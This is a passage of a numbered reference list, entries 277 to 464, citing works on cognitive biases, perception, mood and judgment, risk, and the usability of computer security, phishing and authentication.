[277] "The Cold Facts about the 'Hot Hand' in Basketball", Amos Tversky and Thomas Gilovich, in "Cognitive Psychology: Key Readings", Psychology Press, 2004, p.643.

[278] "How we Know what Isn't So", Thomas Gilovich, The Free Press, 1991.

[279] "Interactional Biases in Human Thinking", Stephen Levinson, in "Social Intelligence and Interaction: Expressions and Implications of the Social Bias in Human Intelligence", Cambridge University Press, 1995, p.221.

[280] "The perception of randomness", Ruma Falk, *Proceedings of the Fifth Conference of the International Group for the Psychology of Mathematics Education (PME5)*, 1981, p.64.

[281] "Dynamical Bias in the Coin Toss", Persi Diaconis, Susan Holmes and Richard Montgomery, *SIAM Review*, **Vol.49**, **No.2** (April 2007), p.211.

[282] "The social function of intellect", Nicholas Humphrey, in "Growing Points in Ethology", Cambridge University Press, 1976, p.303.

[283] "Shared Mental Models: Ideologies and Institutions", Arthur Denzau and Douglass North, *Kyklos*, **Vol.47**, **No.1** (1994), p.3.

[284] "The Behavior of Stock Market Prices", Eugene Fama, *Journal of Business*, **Vol.38**, **No.1** (January 1965), p.34.

[285] "How we Decide", Jonah Lehrer, Houghton Mifflin Harcourt, 2009.

[286] "The Road to Trinity", Kenneth Nichols, Morrow, 1987.

[287] "Uncertainty, humility, and adaptation in the tropical forest: the agricultural augury of the Kantu", Michael Dove, *Ethnology*, **Vol.32**, **No.2** (Spring 1993), p.145.

[288] "To Forgive Design: Understanding Failure", Henry Petroski, Harvard University Press, 2012.

[289] "War Before Civilization", Lawrence Keeley, Oxford University Press, 1996.

[290] "Do Security Toolbars Actually Prevent Phishing Attacks", Min Wu, Robert Miller and Simson Garfinkel, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.601.

[291] "How does the corpus callosum mediate interhemispheric transfer? A review", Lisette van der Knaap and Ineke van der Ham, *Behavioural Brain Research*, **Vol.223**, **No.1** (30 September 2011), p.211.

[292] "The Social Brain: Discovering the Networks of the Mind", Michael Gazzaniga, Basic Books, 1987.

[293] "A new look at the human split brain", Justine Sergent, *Brain: A Journal of Neurology*, October 1987, p.1375.

[294] "Nature's Mind: The Biological Roots of Thinking, Emotions, Sexuality, Language, and Intelligence", Michael Gazzaniga, Basic Books, 1994.

[295] "Genesis of popular but erroneous psychodiagnostic observations", Loren Chapman and Jean Chapman, *Journal of Abnormal Psychology*, **Vol.72**, **No.3** (June 1967), p.193.

[296] "Phantoms in the Brain: Probing the Mysteries of the Human Mind", V.S.Ramachandran and Sandra Blakeslee, Harper Perennial, 1999.

[297] "Visual memory for natural scenes: Evidence from change detection and visual search", Andrew Hollingworth, *Visual Cognition*, **Vol.14**, **No.4-8** (August-December 2006), p.781.

[298] "Trans-saccadic perception", David Melcher and Carol Colby, *Trends in Cognitive Science*, **Vol.12**, **No.12** (December 2008), p.466.

[299] "Microsaccades drive illusory motion in the Enigma illusion", Xoana Troncoso, Stephen Macknik, Jorge Otero-Millan and Susana Martinez-Conde, *Proceedings of the National Academy of Sciences*, **Vol.105**, **No.41** (14 October 2008), p.16033.

[300] "Being There: Putting Brain, Body, and World Together Again", Andy Clark, MIT Press, 1998.

[301] "An Introduction to the Visual System (2nd ed)", Martin Tovée, Cambridge University Press, 2008.

[302] "A Critique of Pure Vision", Patricia Churchland, V. Ramachandran and Terrence Sejnowski, in "Large-Scale Neuronal Theories of the Brain", MIT Press, 1994.

[303] "Chameleon", Oculis Labs, `http://www.oculislabs.com/chameleon-3`.

[304] "Complex interactions between spatial, orientation, and motion cues for biological motion perception across visual space", Steven Thurman and Hongjing Lu, *Journal of Vision*, **Vol.13**, **No.2** (February 2013), Article No.8.

[305] "What the Frog's Eye Tells the Frog's Brain", J.Lettvin, H.Maturana, W.McCulloch and W.Pitts, *Proceedings of the Institute of Radio Engineers*, **Vol.47**, **No.11** (November 1959), p.1940.

[306] "Über das Verschwinden gegebener Gegenstände innerhalb unseres Gesichtskreises", Ignaz Troxler, *Ophthalmologische Bibliothek*, Vol.2, No.2 (1804), p.1.

[307] "Designing with the Mind in Mind", Jeff Johnson, Morgan Kaufmann, 2010.

[308] "Unseen and Unaware: Implications of Recent Research on Failures of Visual Awareness for Human-Computer Interface Design", D. Alexander Varakin, Daniel Levin and Roger Fidler, *Human–Computer Interaction*, **Vol.19**, **No.4** (2004), p.389.

[309] "Change Blindness and Its Implications for Complex Monitoring and Control Systems Design and Operator Training", Paula Durlach, *Human–Computer Interaction*, **Vol.19**, **No.4** (2004), p.423.

[310] "The effects of counteracting the normal movements of the eye", L.Riggs and F.Ratliff, *Journal of the Optical Society of America*, **Vol.42** (1952), p.872.

[311] "Vision with a stabilized retinal image", R.Ditchburn and B.Ginsborg, *Nature*, **Vol.170**, **No.4314** (5 July 1952), p.36.

[312] "Microsaccades: a neurophysiological analysis", Susana Martinez-Conde, Stephen Macknik, Xoana Troncoso and David Hubel, *Trends in Neuroscinces*, **Vol.32**, **No.9** (September 2009), p.463.

[313] "Perceptual Restoration of Missing Speech Sounds", Richard Warren, *Science*, **Volume 167**, **Issue 3917** (23 January 1970), p.392.

[314] "Auditory Perception: A New Analysis and Synthesis (2nd ed)", Richard Warren, Cambridge University Press, 1999.

[315] "Phonemic restoration: The brain creates missing speech sounds", Makio Kashino, *Acoustic Science and Technology (Journal of the Acoustical Society of Japan)*, **Vol.27**, **No.6** (2006), p.318.

[316] "Speech perception without traditional speech cues", Robert Remez, Philip Rubin, David Pisoni, Thomas Carrell, *Science*, **Vol.212**, **No.4497** (22 May 1981), p.947.

[317] "Phantom Words and other Curiosities", Diana Deutsch, `http://www.philomel.com/`.

[318] "Self-Deception and Emotional Coherence", Baljinder Sahdra and Paul Thagard, in "Hot Thought: Mechanisms and Applications of Emotional Cognition", MIT Press, 2006, p.219.

[319] "Neural mechanisms mediating optimism bias", Tali Sharot, Alison Riccardi, Candace Raio1 and Elizabeth Phelps, *Nature*, **Vol.450**, **No.7166** (1 November 2007), p.102.

[320] "Judgment of contingency in depressed and nondepressed students: sadder but wiser?", Lyn Abramson and Lauren Alloy, *Journal of Experimental Psychology (General)*, **Vol.108**, **No.4** (December 1979), p.441.

[321] "Depression and pessimism for the future: biased use of statistically relevant information in predictions for self versus others", Anthony Ahrens and Lauren Alloy, *Journal of Personality and Social Psychology*, **Vol.52**, **No.2** (February 1987), p.366.

[322] "Mood and Persuasion: A Cognitive Response Analysis", Herbert Bless, Gerd Bohner, Norbert Schwarz and Fritz Strack, *Personality and Social Psychology Bulletin*, **Vol.16**, **No.2** (June 1990), p.331.

[323] "Happy and Mindless, But Sad and Smart? The Impact of Affective States on Analytic Reasoning", Norbert Schwarz and Herbert Bless, in "Emotion and Social Judgements", Routledge, 1991, p.55.

[324] "On being happy and mistaken: mood effects on the fundamental attribution error", Joe Forgas, *Journal of Personality and Social Psychology*, **Vol.75**, **No.2** (August 1998), p.318.

[325] "Mood in foreign exchange trading: Cognitive processes and performance", Kevin Au, Forrest Chan, Denis Wang and Ilan Vertinsky, *Organizational Behavior and Human Decision Processes*, **Vol.91**, **No.2** (July 2003), p.322.

[326] "Flawed Self-Assessment: Implications for Health, Education, and the Workplace", David Dunning, Chip Heath and Jerry Suls, *Psychological Science in the Public Interest*, **Vol.5**, **No.3** (December 2004), p.69.

[327] "The Effect of Mood on Detection of Covariation", Julia Braverman, *Personality and Social Psychology Bulletin*, **Vol.31**, **No.11** (November 2005), p.1487.

[328] "The sad truth about depressive realism", Lorraine Allan, Shepard Siegel and Samuel Hannah, *Quarterly Journal of Experimental Psychology*, **Vol.60**, **No.3** (March 2007), p.482.

[329] "Effects of mood and emotion on juror processing and judgments", Carolyn Semmler and Neil Brewer, *Behavioral Sciences & the Law*, **Vol.20**, **No.4** (July/August 2002), p.423.

[330] "Emotional evidence and jurors' judgments: the promise of neuroscience for informing psychology and law", Jessica Salerno and Bette Bottoms, *Behavioral Sciences & the Law*, **Vol.27**, **No.2** (March/April 2009), p.273.

[331] "Myers Briggs Type Indicator personality profiles in unipolar depressed patients", David Janowsky, Elliot Hong, Shirley Morter and Laura Howe, *World Journal of Biological Psychiatry*, **Vol.3**, **No.4** (October 2002), p.207.

[332] "Psychological Disorder in Adolescents and Adults with Asperger Syndrome", Digby Tantam, *Autism*, **Vol.4**, **No.1** (March 2000), p.47.

[333] "Psychiatric Comorbidity in Young Adults with a Clinical Diagnosis of Asperger Syndrome", Tove Lugnegard, Maria Hallerback and Christopher Gillberg, *Research in Developmental Disabilities: A Multidisciplinary Journal*, **Vol.32**, **No.5** (September/October 2011), p.1910.

[334] "Illusion and Well-Being: A Social Psychological Perspective on Mental Health", Shelley Taylor and Jonathon Brown, *Psychological Bulletin*, **Vol.103**, **No.2** (March 1988), p.193.

[335] "The Folly of Fools", Robert Trivers, Basic Books, 2011.

[336] "Lob der Halbwahrheit: Warum wir so manches verschweigen", David Nyberg, Junius Verlag, 1994.

[337] "The Optimism Bias: A Tour of the Irrationally Positive Brain", Tali Sharot, Pantheon Books, 2011.

[338] "Anterior Cingulate Cortex, Error Detection, and the Online Monitoring of Performance", Cameron Carter, Todd Braver, Deanna Barch, Matthew Botvinick, Douglas Noll and Jonathan Cohen, *Science*, **Vol.280**, **No.5364** (1 May 1998), p.747.

[339] "The Contribution of the Anterior Cingulate Cortex to Executive Processes in Cognition", Cameron Carter, Matthew Botvinick and Jonathan Cohen, *Reviews in the Neurosciences*, **Vol.10**, **No.1** (1999), p.49.

[340] "Learned Predictions of Error Likelihood in the Anterior Cingulate Cortex", Joshua Brown and Todd Braver, *Science*, **Vol.307**, **No.5712** (18 February 2005), p.1118.

[341] "Cognitive Processes in Depression", Lauren Alloy, Guilford Press, 1988.

[342] "The Role of Positive Affect in Syllogism Performance", Jeffrey Melton, *Personality and Social Psychology Bulletin*, **Vol.21**, **No.8** (August 1995), p.788.

[343] "The Influence of Mood State on Judgment and Action: Effects on Persuasion, Categorization, Social Justice, Person Perception, and Judgmental Accuracy", Robert Sinclair and Melvin Mark, in "The Construction of Social Judgments", Lawrence Erlbaum Associates, 1992, p.165.

[344] "Handbook of Cognition and Emotion", Tim Dalgleish and Michael Power (eds), John Wiley and Sons, 1999.

[345] "An Influence of Positive Affect on Decision Making in Complex Situations: Theoretical Issues With Practical Implications", Alice Isen, *Journal of Consumer Psychology*, **Vol.11**, **No.2** (2001), p.75.

[346] "The Effects of Mood on Individuals' Use of Structured Decision Protocols", Kimberly Elsbach and Pamela Barr, *Organization Science*, **Vol.10**, **No.2** (February 1999) p.181.

[347] "A neuropsychological theory of positive affect and its influence on cognition", F. Gregory Ashby, Alice Isen and And U.Turken, *Psychological Review*, **Vol.106**, **No.3** (July 1999), p.529.

[348] "Emotional context modulates subsequent memory effect", Susanne Erk, Markus Kiefer, J.o Grothea, Arthur Wunderlich, Manfred Spitzer and Henrik Walter, *NeuroImage*, **Vol.18**, **No.2** (February 2003), p.439.

[349] "Some Ways in Which Positive Affect Facilitates Decision Making and Judgment", Alice Isen and Aparna Labroo, in "Emerging Perspectives on Judgment and Decision Research", Cambridge University Press, 2003, p.365.

[350] "Positive affect facilitates creative problem solving", Alice Isen, Kimberly Daubman and Gary Nowicki, *Journal of Personality and Social Psychology*, **Vol.52**, **No.6** (June 1987), p.1122.

[351] "Affective Causes and Consequences of Social Information Processing", Gerald Clore, Norbert Schwarz and Michael Conway, in "Handbook of Social Cognition", Lawrence Erlbaum Associates, 1994, p.323.

[352] "Feeling and Thinking: Implications for Problem Solving", Norbert Schwarz and Ian Skurnik, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.263.

[353] "Insensitivity to future consequences following damage to human prefrontal cortex", Antoine Bechara, Antonion Damasio, Hanna Damasio and Steven Anderson, *Cognition*, **Vol.50**, **No.1-3**. (April-June 1994), p.7.

[354] "Descartes' Error: Emotion, Reason, and the Human Brain", Antonio Damasio, Avon Books, 1994.

[355] "Unskilled and Unaware of It: How Difficulties in Recognizing One's Own Incompetence Lead to Inflated Self-Assessments", Justin Kruger and David Dunning, *Journal of Personality and Social Psychology*, **Vol.77**, **No.6** (December 1999), p.1121.

[356] "Unrealistic optimism about susceptibility to health problems: Conclusions from a community-wide sample", Neil Weinstein, *Journal of Behavioral Medicine*, **Vol.10**, **No.5** (October 1987), p.481.

[357] "Student Descriptive Questionnaire (SDQ)", College Board Publications, 1976-1977.

[358] "Are we all less risky and more skilful than our fellow drivers?", Ola Svenson, *Acta Psychologica*, **Vol.47**, **No.2** (February 1981), p.143.

[359] "The Self-Concept, Volume 2: Theory and Research on Selected Topics", Ruth Wylie, University of Nebraska Press, 1979.

[360] "Public Beliefs About the Beliefs of the Public", James Fields and Howard Schuman, *The Public Opinion Quarterly*, **Vol.40**, **No.4** (Winter 1976-1977), p.427.

[361] "Why we are fairer than others", David Messick, Suzanne Bloom, Janet Boldizar and Charles Samuelson, *Journal of Experimental Social Psychology*, **Vol.21**, **No.5** (September 1985), p.407.

[362] "Self-serving biases in the attribution of causality: Fact or fiction?", Dale Miller and Michael Ross, *Psychological Bulletin*, **Vol.82**, **No.2** (March 1975), p.213.

[363] "Evidence for a self-serving bias in the attribution of causality", James Larson Jr., *Journal of Personality*, **Vol.45**, **No.3** (September 1977), p.430.

[364] "Locus of Control and Causal Attribution for Positive and Negative Outcomes on University Examinations", Timothy Gilmor and David Reid, *Journal of Research in Personality*, **Vol.13**, **No.2** (June 1979), p.154.

[365] "Why a Rejection? Causal Attribution of a Career Achievement Event", Mary Wiley, Kathleen Crittenden and Laura Birg, *Social Psychology Quarterly*, **Vol.42**, **No.3** (September 1979), p.214.

[366] "Attributions for Exam Performance", Mark Davis and Walter Stephan, *Journal of Applied Social Psychology*, **Vol.10**, **No.3** (June 1980), p.191.

[367] "Attributions in the sports pages", Richard Lau and Dan Russell, *Journal of Personality and Social Psychology*, **Vol.39**, **No.1** (July 1980), p.29.

[368] "Assessing the Security Perceptions of Personal Internet Users", Steven Furnell, P. Bryant and Andrew Phippen, *Computers and Security*, **Vol.26**, **No.5** (August 2007), p.410.

[369] "Looking for Trouble: Understanding End-User Security Management", Joshua Gross and Mary Rosson, *Proceedings of the 2007 Symposium on Computer Human Interaction for the Management of Information Technology (CHIMIT'07)*, March 2007, http://portal.acm.org/citation.cfm?-id=1234772.1234786.

[370] "Mental Models of Home Computer Security", Rick Wash, *Symposium on Usable Privacy and Security (SOUPS'08)*, Poster Session, July 2008, http://cups.cs.cmu.edu/soups/2008/posters/wash.pdf.

[371] "Folk Models of Home Computer Security", Rick Wash, *Proceedings of the 6th Symposium on Usable Privacy and Security (SOUPS'10)*, July 2010, to appear.

[372] "The Commercial Malware Industry", Peter Gutmann, presentation at Defcon 15, August 2007, https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gutmann.pdf, updated version at http://www.cs.auckland.ac.nz/~pgut001/pubs/malware_biz.pdf.

[373] "Re: Zero Overhead Security", Rick Wash, posting to the hcisec@yahoogroups.com mailing list, message-ID E0B6251B-FC4E-4FF7-9DFC-E751C0B25865@umich.edu, 29 September 2008.

[374] "Risk", John Adams, UCL Press, 1995.

[375] "The Theory of Risk-Homeostasis: Implications for Safety and Health", Gerald Wilde, *Risk Analysis*, **Vol.2**, **No.4** (December 1982), p.209.

[376] "Risk Homeostasis Theory and Traffic Accident Data" L.Evans, *Risk Analysis*, **Vol.6**, **No.1** (March 1986), p.81.

[377] "Notes on the Interpretation of Traffic Accident Data and of Risk Homeostasis Theory: A Reply to L. Evans", Gerald Wilde, *Risk Analysis*, **Vol.6**, **No.1** (March 1986), p.95.

[378] "Risk Homeostasis as a Factor of Information Security", Malcolm Pattinson, *Proceedings of the 2nd Australian Information Security Management Conference (AISM'04)*, November 2004, p.64.

[379] "Department of Homeland Security website hacked! Infected by massive attack sweeping the net", Dan Goodin, 25 April 2008, http://www.theregister.co.uk/2008/04/25/mass_web_attack_grows/.

[380] "Poisoned TV website adverts lead to PC and Mac scareware", Sophos Labs, 21 February 2008, http://www.sophos.com/pressoffice/news/-articles/2008/02/poisoned-adverts.html.

[381] "Data theft scam targets Google ads", Associated Press, 27 April 2007, http://www.msnbc.msn.com/id/18348120/.

[382] "Malware delivered by Yahoo, Fox, Google ads", Elinor Mills, 22 March 2010, http://news.cnet.com/8301-27080_3-20000898-245.html.

[383] "Security Beliefs and Barriers for Novice Internet Users", Steven Furnell, Valleria Tsaganidi and Andy Phippen, *Computers & Security*, **Vol.27**, **No.7-8** (December 2008), p.235.

[384] "Social Phishing", Tom Jagatic, Nathaniel Johnson, Markus Jakobsson and Filippo Menezer, *Communications of the ACM*, **Vol.50**, **No.10** (December 2007), p.94.

[385] "McAfee-NCSA Online Safety Study", National Cyber Security Alliance/McAfee, October 2007, `http://staysafeonline.org/pdf/-McAfee%20NCSA%20NewsWorthy%20Analysis_Final.pdf`.

[386] "Eighty percent of new malware defeats antivirus", Munir Kotadia, 19 July 2006, `http://www.zdnet.com.au/news/security/soa/Eighty-percent-of-new-malware-defeats-antivirus/0,130061744,139263949,00.htm`.

[387] "Fools Download Where Angels Fear to Tread", Martin Jaatun, Jostein Jensen, Hâvard Vegge, Finn Halvorsen and Rune Nergârd, *IEEE Security and Privacy*, **Vol.7**, **No.2** (March/April 2009), p.83.

[388] "Calif. Co. Sues Bank Over $465k eBanking Heist", Brian Krebs, 25 July 2011, `http://krebsonsecurity.com/2011/07/calif-co-sues-bank-over-465k-ebanking-heist/comment-page-1/#comment-24507`.

[389] "It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice", Nicolas Christin, Serge Egelman, Timothy Vidas and Jens Grossklags, *Proceedings of the 15th Financial Cryptography and Data Security Conference (FC'11)*, March 2011, to appear.

[390] "Assessing the Security Perceptions of Personal Internet Users", Steven Furnell, Peter Bryant and Andy Phippen, *Computers & Security*, **Vol.26**, **No.5** (August 2007), p.410.

[391] "Crying Wolf: An Empirical Study of SSL Warning Effectiveness", Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri and Lorrie Cranor, *Proceedings of the 18th Usenix Security Symposium (Security'09)*, August 2009, p.399.

[392] "An Honest Man Has Nothing to Fear: User Perceptions on Web-based Information Disclosure", Gregory Conti and Edward Sobiesk, *Proceedings of the Third Symposium on Usable Privacy and Security (SOUPS'07)*, July 2007, p.112.

[393] "Trustguide: Final Report", Hazel Lacohée, Stephen Crane and Andy Phippen, October 2006, `http://www.trustguide.org.uk/Trustguide%20-%20Final%20Report.pdf`.

[394] "Beyond Fear: Thinking Sensibly About Security in an Uncertain World", Bruce Schneier, Copernicus, 2003.

[395] "Perception of Risk", Paul Slovic, *Science*, **Vol.236**, **No.4799** (17 April 1987), p.280.

[396] "Security as a Practical Problem: Some Preliminary Observations of Everyday Mental Models", Paul Dourish, Jessica Delgado de la Flor and Melissa Joseph, Workshop on HCI and Security Systems, at the 21st Conference on Human-Factors in Computing Systems (CHI'03), April 2003, `http://www.andrewpatrick.ca/CHI2003/HCISEC/hcisec-workshop-dourish.pdf`.

[397] "Behavioral Response to Phishing Risk", Julie Downs, Mandy Holbrook and Lorrie Faith Cranor, *Proceedings of the Anti-Phishing Working Group 2nd Annual eCrime Researchers Summit*, October 2007, p.37.

[398] "Persuasive Password Security", Dirk Weirich and Martina Angela Sasse, *Proceedings of the 19th Conference on Human Factors in Computing Systems (CHI'01)*, April 2001, p.139.

[399] "The Six Dumbest Ideas in Computer Security", Marcus Ranum, 1 September 2005, `http://www.ranum.com/security/computer_security/-editorials/dumb/`.

[400] "2010 MAAWG Email Security Awareness and Usage Report", Messaging Anti-Abuse Working Group, March 2010, `http://www.maawg.org/system/-files/2010_MAAWG-Consumer_Survey.pdf`.

[401] "A Conundrum of Permissions: Installing Applications on an Android Smartphone", Patrick Kelley, Sunny Consolvo, Lorrie Cranor, Jaeyeon Jung, Norman Sadeh and David Wetherall, *Proceedings of the 2012 Workshop on Usable Security (USEC'12)*, Springer-Verlag LNCS No.7398, March 2012, p.69.

[402] "Human conversational behavior", R. Dunbar, Anna Marriott and N. Duncan, *Human Nature*, **Vol.8**, **No.3** (September 1997), p.231.

[403] "Emotional Selection in Memes: The Case of Urban Legends", Chip Heath and Chris Bell, *Journal of Personality and Social Psychology*, **Vol.81**, **No.6** (December 2001), p.1028.

[404] "Of Tabloids and Family Secrets: The Evolutionary Psychology of Gossip", Francis McAndrew and Megan Milenkovic, *Journal of Applied Social Psychology*, **Vol.32**, **No.5** (May 2002), p.1064.

[405] "Gossip in Evolutionary Perspective", R. Dunbar, *Review of General Psychology*, **Vol.8**, **No.2** (June 2004), p.100.

[406] "Gossip as Cultural Learning", Roy Baumeister, Liqing Zhang and Kathleen Vohs, *Review of General Psychology*, **Vol.8**, **No.2** (June 2004), p.111.

[407] "Rumor Psychology: Social and Organizational Approaches", Nicholas DiFonzo and Prashant Bordia, American Psychological Association, 2006.

[408] "Talking about Others: Emotionality and the Dissemination of Social Information", Kim Peters, Yoshihisa Kashima and Anna Clark, *European Journal of Social Psychology*, **Vol.39**, **No.2** (March 2009), p.207.

[409] "Transforming the 'Weakest Link' — a Human/Computer Interaction Approach to Usable and Effective Security", Martina Sasse, Sacha Brostoff and Dirk Weirich, *BT Technology Journal*, **Vol.19**, **No.3** (July 2001), p.122.

[410] "User Perceptions of Privacy and Security on the Web", Scott Flinn and Joanna Lumsden, *Proceedings of the Third Annual Conference on Privacy, Security and Trust (PST'05)*, October 2005, `http://www.lib.unb.ca/-Texts/PST/2005/pdf/flinn.pdf`.

[411] "Bridging the Gap in Computer Security Warnings", Christian Bravo-Lillo, Lorrie Cranor, Julie Downs and Saranga Komanduri, *IEEE Security and Privacy*, **Vol.9**, **No.2** (March/April 2011), p.18.

[412] "Secrecy, Flagging, and Paranoia: Adoption Criteria in Encrypted Email", Shirley Gaw, Ed Felten and Patricia Fernandez-Kelly, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.591.

[413] "Re: Why the poor uptake of encrypted email?", Alec Muffet, posting to the cryptography@metzdowd.com mailing list, message-ID `60ED3AED-3429-47D8-974C-06A884EBBCB8@sun.com`, 9 December 2008.

[414] "Users are not the enemy", Anne Adams and Martina Sasse, *Communications of the ACM*, **Vol.42**, **No.12** (December 1999), p.41.

[415] "A Qualitative Study of Users' View on Information Security", Eirik Albrechtsen, *Computers and Security*, **Vol.26**, **No.4** (June 2007), p.276.

[416] "Please Continue to Hold: An empirical study on user tolerance of security delays", Serge Egelman, David Molnar, Nicolas Christin, Alessandro Acquisti, Cormac Herley and Shriram Krishnamurthi, *Proceedings of the 9th Workshop on the Economics of Information Security (WEIS'10)*, June 2010, `http://weis2010.econinfosec.org/papers/session3/-weis2010_egelman.pdf`.

[417] "Do Windows Users Follow the Principle of Least Privilege? Investigating User Account Control Practices", Sara Motiee, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 6th Symposium on Usable Security and Privacy (SOUPS'10)*, July 2010, p.1.

[418] "Citizen Science: A Study of People, Expertise and Sustainable Development", Alan Irwin, Routledge, 1995.

[419] "Risk, Crisis, and Security Management", Edward Borodzicz, John Wiley and Sons, 2005.

[420] "Unverhältnismäßiges Urteil", Ulf Kersing, *c't Magazin für Computertechnik*, 2 October 2006, p.11.

[421] "Black Ops 2006: Pattern Recognition", Dan Kaminsky, presentation at Black Hat 2006.

[422] "Banks Shifting Logins to Non-SSL Pages", Rich Miller, 23 August 2005, `http://news.netcraft.com/archives/2005/08/23/banks_shifting_-logins_to_nonssl_pages.html`.

[423] Lucas Adamski, comments during the Browser Security Track, OWASP Summit 2011, 10 February 2011.

[424] "TLS and SSL in the real world", Eric Lawrence, 20 April 2005, `http://blogs.msdn.com/ie/archive/2005/04/20/410240.aspx`.

[425] "Has there been a change in US banking regulations recently?", discussion thread on the cryptography@metzdowd.com mailing list, August 2010.

[426] "Re: Has there been a change in US banking regulations recently?", 'The Fungi from Yuggoth', posting to the cryptography@metzdowd.com mailing list, message-ID `20100813202132.GC2110@yuggoth.org`, 13 August 2010.

[427] "Microsoft Security Intelligence Report, Volume 10", Microsoft Corporation, 2011.

[428] "More US bank silliness", Peter Gutmann, posting to the cryptography@metzdowd.com mailing list, message-ID `E1KcKKc-0000Fm-D1@wintermute01.cs.auckland.ac.nz`, 8 September 2008.

[429] "SSL without a PKI", Steve Myers, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.151.

[430] "Human-Centered Design Considerations", Jeffrey Bardzell, Eli Blevis and Young-Kyung Lim, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.241.

[431] "Security and Usability: The Gap in Real-World Online Banking", Mohammad Mannan and Paul van Oorschot, *Proceedings of the 2007 New Security Paradigms Workshop (NSPW'07)*, September 2007, p.1.

[432] "Analyzing Websites for User-Visible Security Design Flaws", Laura Falk, Atul Prakash and Kevin Borders, *Symposium on Usable Privacy and Security (SOUPS'08)*, July 2008, to appear.

[433] "When User Studies Attack: Evaluating Security By Intentionally Attacking Users", Robert Miller, Simson Garfinkel, Filippo Menczer, Robert Kraut, panel session at the 2005 Symposium On Usable Privacy and Security (SOUPS'05), July 2005.

[434] "The Psychology of Security", Ryan West, *Communications of the ACM*, **Vol.51**, **No.4** (April 2008), p.34.

[435] "The Compliance Budget: Managing Security Behaviour in Organisations", Adam Beautement, M.Angela Sasse and Mike Wonham, *Proceedings of the 2008 New Security Paradigms Workshop (NSPW'08)*, September 2008, to appear.

[436] "'Comply or Die' Is Dead: Long live security-aware principal agents", Iacovos Kirlappos, Adam Beautement and M. Angela Sasse, *Proceedings of the 2013 Workshop on Usable Security (USEC'13)*, to appear.

[437] "The TIPPI Point: Toward Trustworthy Interface", Sara Sinclair and Sean Smith, *IEEE Security and Privacy*, **Vol.3**, **No.4** (July/August 2005), p.68.

[438] "Authentication Statistic Index", Bruce Marshall, 2006, `http://passwordresearch.com/stats/statindex.html`.

[439] "The Usability of Security Devices", Ugo Piazzalunga, Paolo Salvaneschi and Paolo Coffetti, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.221.

[440] "Initial Experiences of Accessing Patient Confidential Data over the Internet using a Public Key Infrastructure", D. Chadwick, S. Harvey, J. New and A. Young, in "Advanced Security Technologies in Networking", IOS Press, 2001, p.201

[441] "Basing Cybersecurity Training on User Perceptions", Susanne Furman, Mary Theofanos, Yee-Yin Choong and Brian Stanton, *IEEE Security and Privacy*, **Vol.10**, **No.2** (March/April 2012), p.40.

[442] "Human Factors Considerations for Passwords and Other User Identification Techniques, Part 2: Field Study, Results and Analysis", Kenneth Allendoerfer and Shantanu Pai, US Federal Aviation Administration technical report DOT/FAA/TC-06/09, January 2008.

[443] "Implementing Email and Security Tokens: Current Standards, Tools, and Practices", Sean Turner and Russ Housley, John Wiley and Sons, 2008.

[444] "Productivity and Usability Effects of Using a Two-Factor Security System", Dennis Strouble, Gregory Schechtman and Alan Alsop, *Proceedings of the Southern Association for Information Systems Conference (SAIS'09)*, March 2009, p.196.

[445] "Interoperabilitätstests von PKCS #11-Bibliotheken", Matthias Bruestle, December 2000.

[446] "A Field Study of User Behavior and Perceptions in Smartcard Authentication", Celeste Paul, Emile Morse, Aiping Zhang, Yee-Yin Choong and Mary Theofanos, *Proceedings of the 13th IFIP Conference on Human-Computer Interaction (INTERACT'11)*, Springer-Verlag LNCS No.6949, September 2011, p.1.

[447] "Lives of the Eminent Philosophers", Diogenes Laërtius, ca.3rd century AD, reprinted in translation by Robert Hicks, Loeb Classical Library, 1925.

[448] "Karte statt Stift: Marktübersicht Signaturserver and -dienste", Christian Kirsch, *iX*, September 2007, p.116.

[449] "Das bringt der neue Personalausweis", Jürgen Kuri, *c't Security*, March 2011, p.106.

[450] "Kommentar: Gesetzgeber lässt Anwender im Regen stehen", Nils Magnus, *Linux Magazine*, 08/09 (August 2009), p.42.

[451] "When the EU qualified electronic signature becomes an information services preventer", Pawel Krawczyk, *Digital Evidence and Electronic Signature Law Review*, **Vol.7**, October 2010, p.7.

[452] "Bread and Donkey for Breakfast: How IT law false friends can confound lawmakers: an Italian tale about digital signatures", Ugo Bechini, *Digital Evidence and Electronic Signature Law Review*, **Vol.6** (2009), p.79.

[453] Peter Sylvester, private communications, 20 November 2011.

[454] "L'introduction de la preuve électronique dans le Code civil", Pierre Catala, Pierre-Yves Gautier, Jérome Huet, Isabelle de Lamberterie and Xavier de Bellefonds, *La Semaine Juridique*, Édition Générale, **No.47** (24 November 1999), p.2069.

[455] "Schlüsseldienst", Fred Andresen, *Linux Magazine*, October 2007, p.94.

[456] "Allein im Dschungel: Verworrene Rechtspraxis ums gesetzeskonforme Achivieren", Sabine Sobola and Markus Feilner, *Linux Magazin*, 08/09 (August 2009), p.28.

[457] "Endlich ad acta legen", Nils Magnus, *Linux Magazine*, 08/09 (August 2009), p.40.

[458] "Schwerer Stand für qualifizierte Signatur", Heise Newsticker, 26 September 2011, `http://www.heise.de/newsticker/meldung/Schwerer-Stand-fuer-qualifizierte-Signatur-1349623.html`.

[459] "Proof of the authenticity of a document in electronic format introduced as evidence", Stephen Mason, ARMA International Educational Foundation, October 2006.

[460] "Federal Rules of Evidence", Rule 803 "Hearsay Exceptions", (6) "Records of regularly conducted activity", 2007.

[461] "Gartner: Consumers Dissatisfied with Online Security", Paul Roberts, PC World, December 2004.

[462] "User perceptions of security, convenience and usability for ebanking authentication tokens", Catherine Weir, Gary Douglas, Martin Carruthers and Mervyn Jack, *Computers & Security*, **Vol.28**, **No.1-2** (February/March 2009), p.47.

[463] "User perceptions of security and usability of single-factor and two-factor authentication in automated telephone banking", Nancie Gunson, Diarmid Marshall, Hazel Morton and Mervyn Jack, *Computers & Security*, **Vol.30**, **No.4** (June 2011), p.208.

[464] "FobCam", `http://fob.webhop.net/`.

